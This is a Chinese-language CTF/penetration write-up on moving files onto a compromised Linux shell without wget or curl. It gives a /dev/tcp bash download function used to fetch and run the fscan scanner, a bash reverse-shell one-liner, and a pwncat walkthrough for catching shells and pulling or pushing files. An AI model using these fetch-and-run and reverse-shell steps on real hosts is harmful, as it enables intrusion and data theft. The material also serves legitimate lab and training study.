前言

之前打比赛遇到了一个渗透题，入口不难，是一个java反序列化然后弹shell，但弹上去之后本来想要下代理软件打内网的，但发现那个环境下常用的什么wget、curl、ssh之类的命令都没有了，而且本身权限就很低，想要自己安装也不现实，所以只能想其他办法远程下载文件。


linux自定义函数

linux里可以把一些重复使用的命令封装成一个集合,之后可以使用函数名调用，因此我们可以自己写一个download函数，大概原理就是使用/dev/tcp设备文件与服务器建立TCP连接，并发送HTTP请求获取文件内容，最后将文件内容打印到标准输出，最后把输出重定向就可以获得文件了。在命令行输入：


```
function DOWNLOAD() {
  url=$1
  proto="http://"
  host=${url/$proto/}
  server=${host%%/*}
  path=${host#*/}
  DOC=/${path// /}
  HOST=${server/:*/}

  PORT=${server/*:/}
  [[ -n ${PORT} ]] || PORT=80
  PORT=$(( PORT + 0 ))

  exec 3<>/dev/tcp/${HOST}/${PORT}
  echo -en "GET ${DOC} HTTP/1.0\r\nHost: ${HOST}\r\n\r\n" >&3
  while IFS= read -r line ; do
    [[ "${line}" == $'\r' ]] && break
  done <&3
  nul='\0'
  while IFS= read -d '' -r x || { nul=""; [ -n "$x" ]; }; do
    printf "%s${nul}" "${x}"
  done <&3
  exec 3>&-
}
```



接着回车



然后就可以使用自定义的DOWNLOAD函数下载文件了，输入

```
DOWNLOAD http://url:port/fscan >fscan
```

即可成功远程下载文件

```
[root@hecs-329553 ~]# DOWNLOAD http://[redacted]:80/fscan >fscan
[root@hecs-329553 ~]# chmod 777 fscan
[root@hecs-329553 ~]# ./fscan -h


   ___                              _
  / _ \     ___  ___ _ __ __ _  ___| | __
 / /_\/____/ __|/ __| '__/ _` |/ __| |/ /
/ /_\\_____\__ \ (__| | | (_| | (__|   <
\____/     |___/\___|_|  \__,_|\___|_|\_\
                     fscan version: 1.8.2
flag needs an argument: -h
```

缺点是同一套代码不同系统可能不适用，得不同环境不同写法，我这个在centos测试成功了，然后ubuntu下也适用：

```
fushuling@ubuntu:~$ DOWNLOAD http://[redacted]:80/fscan_386 >fscan_386
fushuling@ubuntu:~$ chmod 777 fscan_386
fushuling@ubuntu:~$ ./fscan_386 -h


   ___                              _
  / _ \     ___  ___ _ __ __ _  ___| | __
 / /_\/____/ __|/ __| '__/ _` |/ __| |/ /
/ /_\\_____\__ \ (__| | | (_| | (__|   <
\____/     |___/\___|_|  \__,_|\___|_|\_\
                     fscan version: 1.8.2
flag needs an argument: -h
Usage of ./fscan_386:
  -br int
        Brute threads (default 1)
  -c string
        exec command (ssh|wmiexec)
  -cookie string
        set poc cookie,-cookie rememberMe=login
  -debug int
        every time to LogErr (default 60)
```

其他环境不敢保证，同时取消自定义函数的命令：

```
unset DOWNLOAD
```


pwncat

pwncat是一款功能强大的反向Shell&BindShell处理工具，同时也是一个主要针对Linux系统为测试目标的后渗透漏洞利用开发平台，最近开发者已经加入了对windows系统的支持。

pwncat可以用于**代替nc进行反弹shell的接收**，pwncat可以拦截与远程shell的原始通信，并允许用户在远程主机上执行自动化操作，包括枚举、植入安装甚至权限升级。同时，pwncat还会自动优化shell，包括但不限于：

- 在远程 shell 中禁用历史记录
- 规范化 shell 提示符
- 寻找有用的二进制文件
- 尝试生成一个伪终端（pty）以进行完整的交互式会话

pwncat官方出了操作文档：https://pwncat.readthedocs.io/en/latest/commands/download.html，里面介绍了一些插件功能：



简单看了下功能分别是：

- Alias:命令取别名
- Back:从pwncat返回远程shell(按ctrl D可以从远程shell返回pwncat)
- Bind:绑定命令
- Connect:建立 pwncat 会话，实现反向和绑定 shell 的通信通道
- Download:通过利用 gtfobins框架定位受害主机上的文件读取器并通过管道将内容写回来实现文件读取
- Escalate:用于提权
- lcd:更改pwncat实例的本地工作目录
- load:从python包加载自定义pwncat模块
- Listen:创建一个新的后台侦听器以通过反向 shell 负载异步建立会话
- Listeners:管理活动和停止的侦听器
- lpwd:打印当前本地工作目录
- run:访问pwncat模块

- Info:获取指定模块的文档/帮助信息
- Search:搜索模块
- Use:进入模块的上下文
- Upload:通过gtfobins模块枚举远程主机上可打印或者可写二进制数据的本地文件以实现文件的上传，好处是上传通过与shell相同的连接进行，不需要格外的连接。

因此pwncat里有现成的文件上传插件以及一堆其他好用的功能，用于代替nc接收反弹的shell非常方便

下载路径：

https://github.com/calebstewart/pwncat


pwncat需要3.9以上的Python版本，安装方式：

```
python3 -m pip install pwncat-cs -i http://mirrors.aliyun.com/pypi/simple/ --
trusted-host mirrors.aliyun.com
```


或者

```
git clone git@github.com:calebstewart/pwncat.git
cd pwncat
python -m poetry install
#进入与外界隔离的虚拟环境
python -m poetry shell
```

我是用第二种方法安装的，首先输入python -m poetry shell，此时我们的命令前面多了一个(pwncat-cs-py3.10)，会进入一个和外界隔离的虚拟环境



接着输入pwncat-cs -lp 9383就可以接收弹到9383端口上的shell，类似于nc -lvvp 9383



接着我们从本地的虚拟机弹个shell上去看看pwncat怎么操作的

```
bash -c 'bash -i >& /dev/tcp/x.x.x.x/9383 0>&1'
```

可以看到我们成功接收到了shell，有一个(local)来标志现在是pwncat界面不是远程shell界面

这时我们输入back，就可以成功从pwncat跳到远程shell上

```
(local) pwncat$ back
(remote) fushuling@fushuling:/home/fushuling/Desktop$ whoami
fushuling
(remote) fushuling@fushuling:/home/fushuling/Desktop$
```

按ctrl D可以从远程shell返回pwncat，我们来试试从远程主机下一个文件，从远程主机的desktop下一个flag.txt

```
download /home/fushuling/Desktop/flag.txt ./flag.txt
```

```
(local) pwncat$ download /home/fushuling/Desktop/flag.txt ./flag.txt
/home/fushuling/Desktop/flag.txt ──────────────────────────────── 100.0% • 20/20 bytes • ? • 0:00:00
[08:54:34] downloaded 20.00B in 0.53 seconds                                    download.py:71
(local) pwncat$
```

```
[root@hecs-329553 pwncat-master]# ls -a
.               db              .flake8         LICENSE.md      README.md          test.txt
..              Dockerfile      .gitattributes  poetry.lock     .readthedocs.yaml
CHANGELOG.md    .dockerignore   .github         pwncat          run-tests.sh
CONTRIBUTING.md docs            .gitignore      pwncatrc        test.py
data            flag.txt        IDEAS.md        pyproject.toml  tests
[root@hecs-329553 pwncat-master]# cat flag.txt
flag{this is a flag}[root@hecs-329553 pwncat-master]#
```

可以看到本地确实多了个flag.txt，接着试试远程上传文件，把本地的test.txt传到远程主机的桌面上

```
upload ./test.txt /home/fushuling/Desktop/test.txt
```

```
(local) pwncat$ upload ./test.txt /home/fushuling/Desktop/test.txt
/home/fushuling/Desktop/test.txt ──────────────────────────────── 100.0% • 12/12 bytes • ? • 0:00:00
[08:58:12] uploaded 12.00B in 0.74 seconds                                      upload.py:77
(local) pwncat$ back
(remote) fushuling@fushuling:/home/fushuling/Desktop$ cat test.txt
pwncat test
(remote) fushuling@fushuling:/home/fushuling/Desktop$
```

输入exit就可以退出了

```
(local) pwncat$ exit
[08:59:37] closing interactive prompt
(pwncat-cs-py3.10) [root@hecs-329553 pwncat-master]# exit
exit
[root@hecs-329553 pwncat-master]#
```

msf

msf是可以通过执行生成的命令直接上线的，上线之后可以使用msf的upload功能上传文件，因为我msf用的不多，这里推荐一篇其他师傅的文章：一条命令上线MSF(Metasploit)-web_delivery模块

后记

除了这三种方法，如果环境里有python、php等命令，应该是可以直接执行代码实现文件下载，只是我自己用的也不多，这里就不多提了，主要还是分享一下利用linux自定义函数下载文件的方式，感觉适用性广一些。